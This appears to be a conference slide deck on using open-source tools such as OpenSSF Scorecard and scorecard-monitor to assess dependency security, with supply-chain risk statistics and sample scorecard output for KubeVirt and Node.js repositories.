

# Automating dependency selection with open-source tools at scale

Roman Zhukov

Principal Security Community Architect

## DISCLAIMER

The opinions expressed are solely my own and do not necessarily reflect the official views or opinions of my employer.



# \$100m of value - 5% OSS devs ©

© Daniel Stenberg, FOSS North 2025 Day 1


**97%**



**70%**




## Vulnerabilities and Security



**86%**

of risk-assessed  
codebases contained  
vulnerable open source



**81%**

of risk-assessed  
codebases contained  
high- or critical-risk  
vulnerabilities

## Licensing

**56%**

of all codebases had  
license conflicts

**33%**

of all codebases had OSS components with no license  
or customized license language, typically comments by  
the developer about how the software is to be used

## Maintenance and Operational Risk


**91%**

of all codebases contained  
outdated OSS components


**90%**

of all codebases contained components more than 10  
versions behind the most current version

# Wait, I don't have that many deps...



# ALL MODERN DIGITAL INFRAESTRUCTURE



## Vulnerable instances of Log4j still being used nearly 3 years later

October 14, 2024

Share


By Dan Raywood




(Adobe Stock)

**Editor's note:** This article originally appeared in our sister publication [SC Magazine UK](#).

Almost three years after the discovery of the [Log4Shell vulnerability](#), 13% of active [Log4j installations](#) are running vulnerable versions.



# SW Development is simple (not)



# Before start coding




# KubeVirt

[build](#) passing [go report](#) A+ [license](#) Apache-2.0 [coverage](#) 72% [openSSF best practices](#) passing [slack](#) [@kubernetes/kubevirt-dev](#)

[license scan](#) passing

[quality gate](#) passed

KubeVirt is a virtual machine management add-on for Kubernetes. The aim is to provide a common ground for virtualization solutions on top of Kubernetes.



## To start using KubeVirt

Try our quickstart at [kubevirt.io](#).

See our user documentation at [kubevirt.io/docs](#).

Once you have the basics, you can learn more about how to run KubeVirt and its newest features by taking a look at:

- [KubeVirt blog](#)
- [KubeVirt YouTube channel](#)

We are a Cloud Native Computing Foundation incubating project.



**kubevirt** Public

main 77 Branches 301 Tags

Go to file Add file Code

**kubevirt-bot** Merge pull request #14145 from ayushpatil2122/issueNilPointer... 9fb3f6e · 12 hours ago 23,968 Commits

## Community

If you got enough of code and want to speak to people, then you got a couple of options:

- Follow us on [Twitter](#)
- Chat with us on Slack via [#virtualization @ kubernetes.slack.com](#)
- Discuss with us on the [kubevirt-dev Google Group](#)
- Stay informed about designs and upcoming events by watching our [community content](#)

## About

Kubernetes Virtualization API and runtime in order to define and manage virtual machines.

[kubevirt.io](#)

[kubernetes](#) [virtualization](#) [vms](#) [libvirt](#)

[hacktoberfest](#)

[Readme](#)

[Apache-2.0 license](#)

[Code of conduct](#)

[Security policy](#)

[Activity](#)

[Custom properties](#)

[6k stars](#)

[109 watching](#)

[1.4k forks](#)

[Report repository](#)

## Releases

281

[v1.5.0](#) Latest  
3 weeks ago

+ 280 releases

## Packages

No packages published

## Contributors

345



Wait, did you say I must do  
manual research for all my  
dependencies?

# github.com/ossf/scorecard

github.com/kubevirt/kubevirt

API URL: <https://api.scorecard.dev/projects/github.com/kubevirt/kubevirt>

COMMIT: 7ddb31f7eeb0aefeb1d0f6f0d7a1c0599aec1824

GENERATED AT: 2025-03-24

SCORECARD VERSION: v5.1.1-22-g026dc413

**7.4**

**Vulnerabilities HIGH**  
Determines if the project has open, known unfixed vulnerabilities.

Reason  
7 existing vulnerabilities detected

Details  
Warn: Project is vulnerable to: GO-2025-3503 / GHSA-qxp5-gwg8-xv66  
Warn: Project is vulnerable to: GO-2024-3321 / GHSA-v778-237x-gjrc  
Warn: Project is vulnerable to: GO-2025-3487  
Warn: Project is vulnerable to: GO-2022-0965 / GHSA-74fp-r6jw-h4mp  
Warn: Project is vulnerable to: GO-2024-2748 / GHSA-33c5-9fx5-fvjm  
Warn: Project is vulnerable to: GO-2025-3372 / GHSA-6wxm-mpqj-6jpf  
Warn: Project is vulnerable to: GO-2025-3488

[Check documentation](#)

**Signed-Releases HIGH**  
Determines if the project cryptographically signs release artifacts.

**Maintained HIGH**  
Determines if the project is "actively maintained".

**Code-Review HIGH**  
Determines if the project requires human code review before pull requests (aka merge requests) are merged.

**Binary-Artifacts HIGH**  
Determines if the project has generated executable (binary) artifacts in the source repository.

**SAST MEDIUM**  
Determines if the project uses static code analysis.

**Pinned-Dependencies MEDIUM**  
Determines if the project has declared and pinned the dependencies of its build process.

**Security-Policy MEDIUM**  
Determines if the project has published a security policy.

- ▶ Represents good ~~security~~ dev practices
- ▶ Works with GitHub, GitLab, could be deployed internally
- ▶ Available as the badge, UI, CLI, or as GH Action
- ▶ Each of 18 individual check returns a score of 0 to 10:
  - “Critical” risk checks = 10; “Low” risk checks = 2.5
- ▶ Overall Score  $\geq 7$  is a generally good repo



Focus on metrics that important for you.

# github.com/ossf/scorecard-monitor

Repository	Commit	Score	Date	Score Delta	Report	StepSecurity
<a href="#">nodejs/readable-stream</a>	<a href="#">88df210</a>	6	2025-03-03	0 / <a href="#">Details</a>	<a href="#">View</a>	<a href="#">Fix it</a>
<a href="#">nodejs/node-gyp</a>	<a href="#">b21cf87</a>	5.9	2025-03-03	-0.7 / <a href="#">Details</a>	<a href="#">View</a>	<a href="#">Fix it</a>
<a href="#">nodejs/nan</a>	<a href="#">9585023</a>	6.1	2025-03-03	1.5 / <a href="#">Details</a>	<a href="#">View</a>	<a href="#">Fix it</a>
<a href="#">nodejs/build</a>	<a href="#">c1c96f4</a>	6.3	2025-03-03	0 / <a href="#">Details</a>	<a href="#">View</a>	<a href="#">Fix it</a>
<a href="#">nodejs/diagnostics</a>	<a href="#">adab8d6</a>	5.9	2024-03-19	0 / <a href="#">Details</a>	<a href="#">View</a>	<a href="#">Fix it</a>
<a href="#">nodejs/node</a>	<a href="#">a0139e0</a>	5.8	2025-03-12T22:27:58Z	0.1 / <a href="#">Details</a>	<a href="#">View</a>	<a href="#">Fix it</a>

## OpenSSF Scorecard comparator for nodejs/nan

Current Score: 6.1/10 Increased 1.8

Analysis of commits ([9585023a](#)) and ([ef5a9890](#))

Date: March 24, 2025

Scorecard version v5.1.1-22-g026dc413 ([026dc413](#))

## OpenSSF Scorecard Report Updated! #9

[Open](#) [github-actions](#) [bot](#) opened this issue 33 minutes ago · 0 comments

